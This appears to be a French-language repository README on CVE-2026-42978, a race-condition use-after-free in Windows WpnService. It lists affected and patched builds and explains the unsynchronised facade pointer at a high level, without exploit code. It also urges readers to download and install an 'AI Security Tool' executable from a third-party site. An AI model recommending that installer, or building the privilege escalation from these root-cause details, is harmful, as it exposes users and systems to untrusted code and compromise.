syntaxmethod/cve-2026-42978-poc-research
Recherche PoC sur une condition de course et un use-after-free dans Windows Push Notifications (WpnService) CVE-2026-42978, scanner de diagnostic et module d'audit de sécurité pour AI Security Tool.

CVE-2026-42978
Module Windows Push Notifications pour l'outil de sécurité IA
Écosystème de sécurité IA de nouvelle génération, terminal multi-protocole et suite d'agents autonomes





Site web · Documentation produit · Application hôte · Chat communautaire
Navigation du site : Accueil · Mises à jour · Téléchargements · Modules
Produit : AI Security Tool
Site : zerodayevil.github.io
Docs : https://zerodayevil.github.io/ai-security-tool
Ce module est une analyse relue et un profil de vérification sécurisé pour AI Security Tool.
N'utilisez que les modules listés sur le site du projet ou dans le catalogue officiel. Chargez ce module à l'intérieur de l'application approuvée, contre des points de terminaison que vous possédez ou pour lesquels vous disposez d'une autorisation écrite d'évaluation.
Ce dépôt ne fournit pas d'exploit weaponisé contre WpnService. Le laboratoire sous lab/ est une maquette autonome de la classe de bug (TOCTOU / double-fetch). Il ne communique pas avec le véritable service de notifications push.
Installez d'abord l'application hôte. Activez ensuite ce module depuis Modules → Windows / Local EoP → CVE-2026-42978.
| OS / plateforme | Version | Architecture / format | Mis à jour | Statut | Téléchargement |
|---|---|---|---|---|---|
| Windows | v6.3.20 | installateur x64 (.exe) | 2026-09-08 | Dernière | Télécharger .exe |
| Windows | v6.3.20 | portable x64 (.tar.gz) | 2026-09-08 | Dernière | Télécharger .tar.gz |
| macOS | v5.3.29 | Apple Silicon (.dmg) | 2026-09-05 | Stable | Télécharger .dmg |
| Linux | v5.3.27 | Universel x64 (.tar.gz) | 2026-09-01 | Stable | Télécharger .tar.gz |
| Android | v5.3.27 | APK ARM64 (.apk) | 2026-09-01 | Stable | Télécharger .apk |
Sources officielles uniquement :
CVE-2026-42978 est une élévation de privilèges locale dans Windows Push Notifications. Microsoft décrit un accès concurrent à une ressource partagée sans synchronisation adéquate (CWE-362). La recherche sur wpncore.dll corrigé vs. non corrigé montre une race use-after-free dans PresentationEndpointFacade lors de l'arrêt de la plateforme.
WpnService s'exécute dans la session 0 en tant que NT AUTHORITY\SYSTEM (svchost.exe -k netsvcs -p). La livraison des toasts, tuiles et badges passe par lui. Une race gagnée contre ce processus est un problème SYSTEM sur la machine locale — pas un bug DC distant en pré-authentification.
Statut : corrigé le 10 juin 2026 (Patch Tuesday). Cette page relève de la recherche défensive.
Ce n'est pas CVE-2026-41089 (RCE Netlogon). Composant différent, modèle de privilèges différent, date de correctif différente.
| Champ | Valeur |
|---|---|
| CVE | CVE-2026-42978 |
| BDU | BDU:2026-08249 |
| Avis fournisseur | MSRC — Windows Push Notifications EoP |
| Sévérité | Élevée · CVSS 3.1 7.8 |
| Faiblesse | Condition de course CWE-362 · use-after-free sur le chemin d'arrêt |
| Composant | Windows Push Notifications · WpnService · wpncore.dll |
| Vecteur d'attaque | Local |
| Privilèges requis | Faibles (utilisateur local autorisé) |
| Interaction utilisateur | Aucune |
| Patch Tuesday | 10 juin 2026 |
| Type de module | Analyse de recherche + vérification sécurisée intégrée + pack de détection |
SKU client et serveur qui embarquent Push Notifications. Confirmez le KB exact sur MSRC avant de clôturer un ticket.
| Famille | Notes |
|---|---|
| Windows 10 | 1809, 21H2, 22H2 (x86 / x64 / ARM64 selon le cas) |
| Windows 11 | 23H2, 24H2, 25H2, 26H1 |
| Windows Server | 2016 / 2019 / 2022 / 2025 (full et Server Core là où le composant existe) |
Builds indicatifs d'après les notes de maintenance publiques (revérifiez toujours MSRC) :
| Branche | Build corrigé indicatif |
|---|---|
| Windows 11 23H2 | 22631.7219 |
| Windows 11 24H2 | 26100.8655 |
| Windows 11 25H2 | 26200.8655 |
| Windows 11 26H1 | 28000.2269 |
Exemple wpncore.dll (24H2) | vulnérable 26100.8521 → corrigé 26100.8655 |
La façade encapsule les appels à l'API de notification et délègue à PresentationEndpointImpl. Lors de l'arrêt de la plateforme, l'objet NotificationPlatform est détruit. Plusieurs méthodes de la façade prenaient historiquement un pointeur de plateforme sans indicateur d'arrêt ni verrou partagé. Si le démontage gagne la course, l'appel suivant utilise un pointeur pendant.

Le même schéma verrou-et-garde a été appliqué sur 49 méthodes PresentationEndpointFacade::*. Les méthodes d'implémentation sous-jacentes ont été laissées telles quelles — la faille se situait au niveau de la façade.
wpncore.dll 26100.8521)